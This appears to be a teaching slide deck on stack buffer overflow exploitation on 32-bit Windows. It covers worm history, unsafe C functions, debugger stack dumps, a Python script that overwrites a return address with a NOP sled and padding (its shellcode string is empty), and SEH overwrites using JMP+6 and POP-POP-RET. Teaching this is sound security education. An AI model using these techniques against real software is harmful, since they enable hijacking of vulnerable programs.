




MODERN VULNERABILITY EXPLOITATION: THE STACK OVERFLOW






History of the Stack Overflow

- Buffer Overflow
 - Understood as early as 1972
 - Computer Security Technology Planning Study
- Morris Worm
 - First hostile stack overflow exploit, 1988
 - Targeted Unix's finger service
- Phrack
 - "Smashing the Stack for Fun and Profit"
 - By Aleph One
 - Educated the hacking community

Stack Overflow in Practice

- Code Red
 - July 13, 2001
 - Worm targeted IIS 5.0 stack overflow
 - Infected 359,000 computers in one day





Stack Overflow in Practice


- SQL Slammer
 - January 25, 2003
 - 376 byte worm targeted Microsoft SQL Server 2000
 - Patch was available 6 months beforehand
 - Even infected computers belonging to Microsoft
 - 90% of all vulnerable machines were infected within 10 minutes

Stack Overflow in Practice

- Twilight Hack
 - Exploit for the Wii
 - Renamed Legend of Zelda horse "Epona"
 - Triggered when brought up in conversation



Percent of Total Vulnerabilities Meeting Specified Limitations





The Name

- Stack Overflow
 - Occurs when the size of the stack is insufficient
 - Not an exploit, just an out of memory exception
- Stack Buffer Overflow
 - Most often called a stack overflow
 - Sometimes a stack overrun
 - Sometimes referred to as stack smashing

Buffers


- Buffer
 - A contiguous section of limited memory
 - C buffers most commonly exist as arrays
 - C strings are null-terminated char arrays

```
void main() {  
    char str[6] = "Hello";  
  
    printf("%s\n", str);  
}
```


Bounds Checking

- Bounds Checking
 - C/C++ implement no inherent bounds checking
 - It is possible to index values outside of an array
 - Enables memory corruption
 - Enables exploitation

```
void main() {  
    int n[3] = {1, 2, 3};  
  
    printf("0x%x\n", n[0]);  
    printf("0x%x\n", n[1]);  
    printf("0x%x\n", n[2]);  
    printf("0x%x\n", n[3]);  
}
```



```
C:\WINDOWS\system32\cmd.exe  
C:\Documents and Settings\Jojo\Desktop>bounds.exe  
0x1  
0x2  
0x3  
0x12ffc0  
C:\Documents and Settings\Jojo\Desktop>
```


Buffer Overflow

- Buffer Overflow
 - The writing of data past a buffer's boundary
 - Ex:
 - What indexes are allocated for n?
 - What indexes are written to for n?

```
void main() {  
    int n[3] = {1, 2, 3};  
    int i;  
  
    for (i = 0; i <= 3; i++)  
        n[i] = 0xff;  
}
```

Stack Overflow

- Stack Overflow
 - A subset of the buffer overflow
 - A buffer overflow of a variable on the stack



C String Operations

- C Strings
 - Just arrays of characters
 - Terminated with the NULL character (0x00)
 - String operations are terminated when the string terminator is encountered
 - Ex:

```
void main() {  
    char source[7] = "012345";  
    char dest[3] = "01";  
  
    strcpy(dest, source);  
}
```

Stack Overflow

- Example
 - gets() overwrites str with an input string

```
void main() {  
    char str[16];  
  
    gets(str);  
    printf("%s\n", str);  
}
```

Stack Overflow

C:\Documents and Settings\...
 ABCDEFGHIJKLMNOP

```

00401000 . 55          PUSH EBP
00401001 . 8BEC       MOV EBP,ESP
00401003 . 83EC 10    SUB ESP,10
00401006 . 8D45 F0    LEA EAX,DWORD PTR SS:[EBP-10]
00401009 . 50        PUSH EAX
0040100A . E8 49000000 CALL stack_ov.00401058
0040100F . 83C4 04    ADD ESP,4
00401012 . 8D4D F0    LEA ECX,DWORD PTR SS:[EBP-10]
00401015 . 51        PUSH ECX
00401016 . 68 30604000 PUSH stack_ov.00406030
00401018 . E8 07000000 CALL stack_ov.00401027
00401020 . 83C4 08    ADD ESP,8
00401023 . 8BE5       MOV ESP,EBP
00401025 . 5D        POP EBP
00401026 . C3        RETN
  
```

```

0012FF68 00406030 ASCII "%s"
0012FF6C 0012FF70 ASCII "ABCDEFGHIJKLMNO"
0012FF70 44434241
0012FF74 48474645
0012FF78 4C4B4A49
0012FF7C 004F4E4D
0012FF80 0012FFC0
0012FF84 00401156 RETURN to stack_ov.<ModuleEntryPoint>+0B4 from stack_ov.00401000
0012FF88 00000001
0012FF8C 00410E70
0012FF90 00410DA0
0012FF94 7C910228 ntdll.7C910228
0012FF98 FFFFFFFF
0012FF9C 7FFDF000
0012FFA0 00000001
0012FFA4 00000006
0012FFA8 0012FF94
0012FFAC 8058B9B5
0012FFB0 0012FFE0 Pointer to next SEH record
0012FFB4 004025D0 SE handler
0012FFB8 004050A8 stack_ov.004050A8
0012FFBC 00000000
0012FFC0 0012FFF0
  
```


Stack Overflow

C:\Documents and Settings\	00401000	. 55	PUSH EBP	
	00401001	. 8BEC	MOV EBP,ESP	
	00401003	. 83EC 10	SUB ESP,10	
	00401006	. 8D45 F0	LEA EAX,DWORD PTR SS:[EBP-10]	
	00401009	. 50	PUSH EAX	
	0040100A	. E8 49000000	CALL stack_ov.00401058	
	0040100F	. 83C4 04	ADD ESP,4	
	00401012	. 8D4D F0	LEA ECX,DWORD PTR SS:[EBP-10]	
	00401015	. 51	PUSH ECX	
	00401016	. 68 30604000	PUSH stack_ov.00406030	ASCII "%s"
	0040101B	. E8 07000000	CALL stack_ov.00401027	
	00401020	. 83C4 08	ADD ESP,8	
	00401023	. 8BE5	MOV ESP,EBP	
	00401025	. 5D	POP EBP	
	00401026	. C3	RETN	

0012FF68	00406030	ASCII "%s"	0012FF68	00406030	ASCII "%s"
0012FF6C	0012FF70	ASCII "ABCDEFGHJKLMNOPQ"	0012FF6C	0012FF70	ASCII "0123456789012345ABCDEFGH"
0012FF70	44434241		0012FF70	33323130	
0012FF74	48474645		0012FF74	37363534	
0012FF78	4C4B4A49		0012FF78	31303938	
0012FF7C	004F4E4D		0012FF7C	35343332	
0012FF80	0012FFC0		0012FF80	44434241	
0012FF84	00401156	RETURN to stack_ov.<ModuleEntryPoint>+0B4	0012FF84	00474645	
0012FF88	00000001		0012FF88	00000001	
0012FF8C	00410E70		0012FF8C	00410E70	
0012FF90	00410DA0		0012FF90	00410DA0	
0012FF94	7C910228	ntdll.7C910228	0012FF94	7C910228	ntdll.7C910228
0012FF98	FFFFFFFF		0012FF98	FFFFFFFF	
0012FF9C	7FFDF000		0012FF9C	7FFDD000	
0012FFA0	00000001		0012FFA0	00000001	
0012FFA4	00000006		0012FFA4	00000006	
0012FFA8	0012FF94		0012FFA8	0012FF94	
0012FFAC	8058B9B5		0012FFAC	8058B9B5	
0012FFB0	0012FFE0	Pointer to next SEH record	0012FFB0	0012FFE0	Pointer to next SEH record
0012FFB4	004025D0	SE handler	0012FFB4	004025D0	SE handler
0012FFB8	004050A8	stack_ov.004050A8	0012FFB8	004050A8	stack_ov.004050A8
0012FFBC	00000000		0012FFBC	00000000	
0012FFC0	0012FFF0		0012FFC0	0012FFF0	

Stack Overflow

- Example
 - Prints successfully
 - Restores a bad base pointer (0x44434241)
 - Not a critical error
 - Returns to a bad address (0x00474645)
 - Critical error



```
C:\Documents and Settings\J
0123456789012345ABCDEFGH
0123456789012345ABCDEFGH
```

Access violation when executing [00474645]




Highland and Lowland Addresses

- Highland
 - Most significant byte in address is not 0x00
 - Unlimited injected code size
 - Linux stacks are in highland address space
 - 0x08xxxxxx
- Lowland
 - Most significant byte in address is 0x00
 - Limited injected code size
 - Windows stacks are in lowland address space
 - WinXP: 0x0012xxxx
 - WinNT: 0x0040xxxx

Endianness

- x86 Endianness
 - Little-endian
- Endianness and Lowland Addresses
 - Lowland addresses may be injected
 - On the condition that they are the last item



Endianness

- Stack Overflows and Endianness
 - Sometimes only a partial overwrite is needed
 - Sometimes only a partial overwrite is present
 - Off-by-one

```
0012FD70 00000000
0012FD74 00000000
0012FD78 00000000
0012FD7C 0040BC73 vuln_ser.0040BC73
0012FD80 0012FF80
0012FD84 0040BBA1 RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
0012FD88 0000006C
0012FD8C 7C910228 ntdll.7C910228
0012FD90 FFFFFFFF
0012FD94 7FFD9000
0012FD98 CCCCCCCC
0012FD9C CCCCCCCC
```

Endianness

- Stack Overflows and Endianness
 - Ex: Overwrite 4/4 bytes with A's (0x41)

0012FD70	00000000	
0012FD74	00000000	
0012FD78	00000000	
0012FD7C	0040BC73	vuln_ser.0040BC73
0012FD80	0012FF80	
0012FD84	0040BBA1	RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
0012FD88	0000006C	
0012FD8C	7C910228	ntdll.7C910228
0012FD90	FFFFFFFF	
0012FD94	7FFD9000	
0012FD98	CCCCCCCC	
0012FD9C	CCCCCCCC	

0012FD70	41414141	
0012FD74	41414141	
0012FD78	41414141	
0012FD7C	0040BC73	vuln_ser.0040BC73
0012FD80	41414141	
0012FD84	41414141	
0012FD88	00000000	
0012FD8C	7C910228	ntdll.7C910228
0012FD90	FFFFFFFF	
0012FD94	7FFDA000	
0012FD98	CCCCCCCC	
0012FD9C	CCCCCCCC	

Endianness

- Stack Overflows and Endianness
 - Ex: Overwrite 3/4 bytes with A's (0x41)

0012FD70	00000000	
0012FD74	00000000	
0012FD78	00000000	
0012FD7C	0040BC73	vuln_ser.0040BC73
0012FD80	0012FF80	
0012FD84	0040BBA1	RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
0012FD88	0000006C	
0012FD8C	7C910228	ntdll.7C910228
0012FD90	FFFFFFFF	
0012FD94	7FFD9000	
0012FD98	CCCCCCCC	
0012FD9C	CCCCCCCC	

0012FD70	41414141	
0012FD74	41414141	
0012FD78	41414141	
0012FD7C	0040BC73	vuln_ser.0040BC73
0012FD80	41414141	
0012FD84	00414141	vuln_ser.00414141
0012FD88	0000006C	
0012FD8C	7C910228	ntdll.7C910228
0012FD90	FFFFFFFF	
0012FD94	7FFDA000	
0012FD98	CCCCCCCC	
0012FD9C	CCCCCCCC	

Endianness

- Stack Overflows and Endianness
 - Ex: Overwrite 2/4 bytes with A's (0x41)

0012FD70	00000000	
0012FD74	00000000	
0012FD78	00000000	
0012FD7C	0040BC73	vuln_ser.0040BC73
0012FD80	0012FF80	
0012FD84	0040BBA1	RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
0012FD88	0000006C	
0012FD8C	7C910228	ntdll.7C910228
0012FD90	FFFFFFFF	
0012FD94	7FFD9000	
0012FD98	CCCCCCCC	
0012FD9C	CCCCCCCC	

0012FD70	41414141	
0012FD74	41414141	
0012FD78	41414141	
0012FD7C	0040BC73	vuln_ser.0040BC73
0012FD80	41414141	
0012FD84	00004141	
0012FD88	0000006C	
0012FD8C	7C910228	ntdll.7C910228
0012FD90	FFFFFFFF	
0012FD94	7FFD6000	
0012FD98	CCCCCCCC	
0012FD9C	CCCCCCCC	

Endianness

- Stack Overflows and Endianness
 - Ex: Overwrite 1/4 bytes with A's (0x41)

0012FD70	00000000	
0012FD74	00000000	
0012FD78	00000000	
0012FD7C	0040BC73	vuln_ser.0040BC73
0012FD80	0012FF80	
0012FD84	0040BBA1	RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
0012FD88	0000006C	
0012FD8C	7C910228	ntdll.7C910228
0012FD90	FFFFFFFF	
0012FD94	7FFD9000	
0012FD98	CCCCCCCC	
0012FD9C	CCCCCCCC	

0012FD70	41414141	
0012FD74	41414141	
0012FD78	41414141	
0012FD7C	0040BC73	vuln_ser.0040BC73
0012FD80	41414141	
0012FD84	00400041	vuln_ser.00400041
0012FD88	0000006C	
0012FD8C	7C910228	ntdll.7C910228
0012FD90	FFFFFFFF	
0012FD94	7FFDD000	
0012FD98	CCCCCCCC	
0012FD9C	CCCCCCCC	

Endianness

- Stack Overflows and Endianness
 - Ex: Overwrite o/4 bytes with A's (0x41)


0012FD70	00000000	
0012FD74	00000000	
0012FD78	00000000	
0012FD7C	0040BC73	vuln_ser.0040BC73
0012FD80	0012FF80	
0012FD84	0040BBA1	RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
0012FD88	0000006C	
0012FD8C	7C910228	ntdll.7C910228
0012FD90	FFFFFFFF	
0012FD94	7FFD9000	
0012FD98	CCCCCCCC	
0012FD9C	CCCCCCCC	

0012FD70	41414141	
0012FD74	41414141	
0012FD78	41414141	
0012FD7C	0040BC73	vuln_ser.0040BC73
0012FD80	41414141	
0012FD84	0040BB00	vuln_ser.0040BB00
0012FD88	0000006C	
0012FD8C	7C910228	ntdll.7C910228
0012FD90	FFFFFFFF	
0012FD94	7FFDA000	
0012FD98	CCCCCCCC	
0012FD9C	CCCCCCCC	



Potential Stack Overflow Exploit Vectors

- Common Unsafe I/O Functions
 - `gets()`
 - Incredibly unsafe, never use
 - `scanf()` family
 - Without precision specifiers there is no bounds checking
 - `cin >> char[]`
 - No bounds checking
 - Use `cin.get()`, `cin.getline()` with length specifiers



Potential Stack Overflow Exploit Vectors

- Common Unsafe String Functions
 - strcpy(), strcat()
 - No length specifiers, use strncpy and strncat
 - fgets(), strncpy(), ..., functions w/ length specifiers
 - Specify your length correctly!
 - Notorious for off-by-one errors




Targets for a Stack Overflow

- Control Pointers
 - Return pointer (ret)
 - Stack exception handlers (SEH)
 - vtable pointers
 - Function pointers in general
- Local Data
 - Variables
 - Control
 - Authentication
 - Pricing

Exploiting the Return Address

- Return Address
 - All data is “overrun” up to the return address
 - Hacker gains control when the function returns
 - Function must reach its return instruction



Exploiting the Return Address

- Normal Execution

```
void main() {  
    char str[16];  
  
    gets(str);  
    printf("%s\n", str);  
}
```

0012FF68	00406030	ASCII "%s"
0012FF6C	0012FF70	ASCII "ABCDEFGHIJKLMNO"
0012FF70	44434241	
0012FF74	48474645	
0012FF78	4C4B4A49	
0012FF7C	004F4E4D	
0012FF80	0012FFC0	
0012FF84	00401156	RETURN to stack_ov.<ModuleEntryPoint>+0B4 from stack_ov.00401000
0012FF88	00000001	
0012FF8C	00410E70	
0012FF90	00410DA0	
0012FF94	7C910228	ntdll.7C910228
0012FF98	FFFFFFFF	
0012FF9C	7FFDF000	
0012FFA0	00000001	
0012FFA4	00000006	
0012FFA8	0012FF94	
0012FFAC	8058B9B5	
0012FFB0	0012FFE0	Pointer to next SEH record
0012FFB4	004025D0	SE handler
0012FFB8	004050A8	stack_ov.004050A8
0012FFBC	00000000	
0012FFC0	0012FFF0	

Exploiting the Return Address

- Exploit

```
void main() {
    char str[16];

    gets(str);
    printf("%s\n", str);
}
```

```
from subprocess import Popen, PIPE

nop_sled = '\x90'*16
shellcode = ''
padding = 'A'*4
egg = nop_sled + \
      shellcode + \
      padding + \
      '\x70\xff\x12'

p1 = Popen(['stack_overflow.exe'],
           stdin = PIPE,
           stdout = PIPE)
raw_input() # give us a chance to attach
           # a debugger
print p1.communicate(egg)[0]
```

0012FF68	00406030	ASCII "%s"	0012FF68	0040100F	stack_ov.0040100F
0012FF6C	0012FF70	ASCII "ABCDEFGHijkl"	0012FF6C	0012FF70	
0012FF70	44434241		0012FF70	90909090	
0012FF74	48474645		0012FF74	90909090	
0012FF78	4C4B4A49		0012FF78	90909090	
0012FF7C	004F4E4D		0012FF7C	90909090	
0012FF80	0012FFC0		0012FF80	41414141	
0012FF84	00401156	RETURN to stack_ov.	0012FF84	0012FF70	
0012FF88	00000001		0012FF88	00000001	
0012FF8C	00410E70		0012FF8C	00410EC0	
0012FF90	00410DA0		0012FF90	00410DF0	
0012FF94	7C910228	ntdll.7C910228	0012FF94	FFFFFFFF	
0012FF98	FFFFFFFF		0012FF98	00B53B40	
0012FF9C	7FFDF000		0012FF9C	7FFD8000	
0012FFA0	00000001		0012FFA0	00000001	
0012FFA4	00000006		0012FFA4	00000006	
0012FFA8	0012FF94		0012FFA8	0012FF94	
0012FFAC	8058B9B5		0012FFAC	8058B9B5	
0012FFB0	0012FFE0	Pointer to next SEH	0012FFB0	0012FFE0	Pointer to next SEH record
0012FFB4	004025D0	SE handler	0012FFB4	004025D0	SE handler
0012FFB8	004050A8	stack_ov.004050A8	0012FFB8	004050A8	stack_ov.004050A8
0012FFBC	00000000		0012FFBC	00000000	
0012FFC0	0012FFF0		0012FFC0	0012FFF0	


Exploiting the Return Address

- Exploit

0012FF70	90	NOP	0012FF68	0040100F	stack_ov.0040100F
0012FF71	90	NOP	0012FF6C	0012FF70	
0012FF72	90	NOP	0012FF70	90909090	
0012FF73	90	NOP	0012FF74	90909090	
0012FF74	90	NOP	0012FF78	90909090	
0012FF75	90	NOP	0012FF7C	90909090	
0012FF76	90	NOP	0012FF80	41414141	
0012FF77	90	NOP	0012FF84	0012FF70	
0012FF78	90	NOP	0012FF88	00000001	
0012FF79	90	NOP	0012FF8C	00410EC0	
0012FF7A	90	NOP	0012FF90	00410DF0	
0012FF7B	90	NOP	0012FF94	FFFFFFFF	
0012FF7C	90	NOP	0012FF98	00B53B40	
0012FF7D	90	NOP	0012FF9C	7FFD8000	
0012FF7E	90	NOP	0012FFA0	00000001	
0012FF7F	90	NOP	0012FFA4	00000006	
0012FF80	41	INC ECX	0012FFA8	0012FF94	
0012FF81	41	INC ECX	0012FFAC	8058B9B5	
0012FF82	41	INC ECX	0012FFB0	0012FFE0	Pointer to next SEH record
0012FF83	41	INC ECX	0012FFB4	004025D0	SE handler
0012FF84	70 FF	JO SHORT 0012FF85	0012FFB8	004050A8	stack_ov.004050A8
0012FF86	1200	ADC AL, BYTE PTR DS:[EAX]	0012FFBC	00000000	
0012FF88	0100	ADD DWORD PTR DS:[EAX], EAX	0012FFC0	0012FFF0	
0012FF8A	0000	ADD BYTE PTR DS:[EAX], AL			
0012FF8C	C00E 41	ROR BYTE PTR DS:[ESI], 41			


Exploiting the SEH

- Structured Exception Handler (SEH)
 - When an exception occurs
 - The SEH chain is travelled
 - Each handler chooses to handle or pass on the exception
 - If no exception handler is called, the default (UEF) deals with it



Exploiting the SEH

- Structured Exception Handler (SEH)
 - Linked list of exception handlers



Exploiting the SEH

- Structured Exception Handler (SEH)
 - Example of a programmer-defined SEH

```
int ExceptionHandler();  
  
void main() {  
    char str[16];  
  
    __try {  
        gets(str);  
        printf("%s\n", str);  
    }  
    __except (ExceptionHandler()) {  
    }  
}  
  
int ExceptionHandler() {  
    printf("Exception\n");  
    return 0;  
}
```

Exploiting the SEH

- Structured Exception Handler (SEH)
 - Exception handler is “registered”
 - EXCEPTION_REGISTRATION
 - Pointer to next SEH
 - Pointer to exception handler (this is a function pointer!)

00401000	55	PUSH EBP		0012FF74	004011FC	Entry address
00401001	8BEC	MOV EBP,ESP		0012FF78	004050A8	seh.004050A8
00401003	6A FF	PUSH -1		0012FF7C	FFFFFFFF	
00401005	68 A8504000	PUSH seh.004050A8		0012FF80	0012FFC0	
00401009	68 FC114000	PUSH seh.004011FC	SE handler installation	0012FF84	00401388	RETURN to seh.<ModuleEntryPoint>+0B4 from seh.00401000
0040100F	64:A1 00000000	MOV EAX,DWORD PTR FS:[0]		0012FF88	00000001	
00401015	50	PUSH EAX		0012FF8C	00410E80	
00401016	64:8925 000000	MOV DWORD PTR FS:[0],ESP		0012FF90	00410DB0	
0040101D	83C4 E8	ADD ESP,-18		0012FF94	7C910228	ntdll.7C910228
00401020	53	PUSH EBX		0012FF98	FFFFFFFF	
00401021	56	PUSH ESI		0012FF9C	7FFDF000	
00401022	57	PUSH EDI		0012FFA0	00000001	
00401023	8965 E8	MOV DWORD PTR SS:[EBP-18],ESP		0012FFA4	00000006	
00401026	C745 FC 000000	MOV DWORD PTR SS:[EBP-4],0		0012FFA8	0012FF94	
0040102D	8D45 D8	LEA EAX,DWORD PTR SS:[EBP-28]		0012FFAC	8058B9B5	
00401030	50	PUSH EAX		0012FFB0	0012FFE0	Pointer to next SEH record
00401031	E8 83000000	CALL seh.004010B9		0012FFB4	004011FC	SE handler
00401036	83C4 04	ADD ESP,4		0012FFB8	004050B8	seh.004050B8
00401039	8D4D D8	LEA ECX,DWORD PTR SS:[EBP-28]		0012FFBC	00000000	
0040103C	51	PUSH ECX	ASCII "%s"	0012FFC0	0012FFF0	
0040103D	68 30604000	PUSH seh.00406030		0012FFC4	7C817077	RETURN to kernel32.7C817077
00401042	E8 41000000	CALL seh.00401088		0012FFC8	7C910228	ntdll.7C910228
00401047	83C4 08	ADD ESP,8				
0040104A	C745 FC FFFFFF	MOV DWORD PTR SS:[EBP-4],-1				
00401051	VB 10	JMP SHORT seh.00401063				
00401053	E8 1C000000	CALL seh.00401074				
00401058	C3	RETN				

Exploiting the SEH

- Structured Exception Handler (SEH)
 - Default structured exception handler
 - Stored near bottom of the stack
 - Note the end of SEH chain value

```
0012FFC4 7C817077 RETURN to kernel32.7C817077
0012FFC8 7C910228 ntdll.7C910228
0012FFCC FFFFFFFF
0012FFD0 7FFD9000
0012FFD4 805512FA
0012FFD8 0012FFC8
0012FFDC 85B30020
0012FFE0 FFFFFFFF End of SEH chain
0012FFE4 7C839AD8 SE handler
0012FFE8 7C817080 kernel32.7C817080
0012FFEC 00000000
0012FFF0 00000000
0012FFF4 00000000
0012FFF8 004012D4 seh.<ModuleEntryPoint>
0012FFFC 00000000
```



Exploiting the SEH

- Exploiting the SEH
 - Overwrite the next SEH pointer
 - JMP+6 (0xEB06)
 - Overwrite the SE handler
 - Make it point to a POP, POP, RET in NTDLL
 - Msfpescan can find this for us
 - Create an access violation to be handled by the SEH chain
 - Generate one using your egregious overwrite

Exploiting the SEH

- Exploiting the SEH



- Why POP, POP, RET?

- EXCEPTION_DISPOSITION is placed on an independent exception dispatcher stack
 - EstablisherFrame points to our SEH registration (which we overwrote) and is located at [ESP + 8] on the new stack
 - We execute our SE handler (pointer to POP, POP, RET)
 - POP, POP, RET will begin execution at our SEH registration

```
typedef EXCEPTION_DISPOSITION (*ExceptionHandler) (  
    IN EXCEPTION_RECORD ExceptionRecord,  
    IN PVOID EstablisherFrame,  
    IN PCONTEXT ContextRecord,  
    IN PVOID DispatcherContext);
```

Exploiting the SEH

- Exploiting the SEH
 - Why not just make POP, POP, RET address point to the shellcode???




Exploiting the SEH

- Exploiting the SEH


- From:

http://www.i-hacked.com/freefiles/EasyChat_SEH_exploit_v1.3.pdf

Normal stack frame



Buffer overflow stack frame



Exploiting the SEH

- Exploiting the SEH

```
0012FF44 00401036 RETURN to seh.00401036 from seh.004010B9
0012FF48 0012FF58
0012FF4C FFFFFFFF
0012FF50 00B52BA0
0012FF54 7FFDE000
0012FF58 41414141
0012FF5C 41414141
0012FF60 41414141
0012FF64 41414141
0012FF68 41414141
0012FF6C 41414141
0012FF70 909006EB Pointer to next SEH record
0012FF74 7C87F422 SE handler
0012FF78 D9591E6A
0012FF7C 247409EE
0012FF80 73815BF4
0012FF84 9EB9BB13
0012FF88 FCEB83D5
0012FF8C 5147F4E2
0012FF90 B9BB05DA
0012FF94 32879015
0012FF98 B8C3D0E2
```



Questions/Comments?

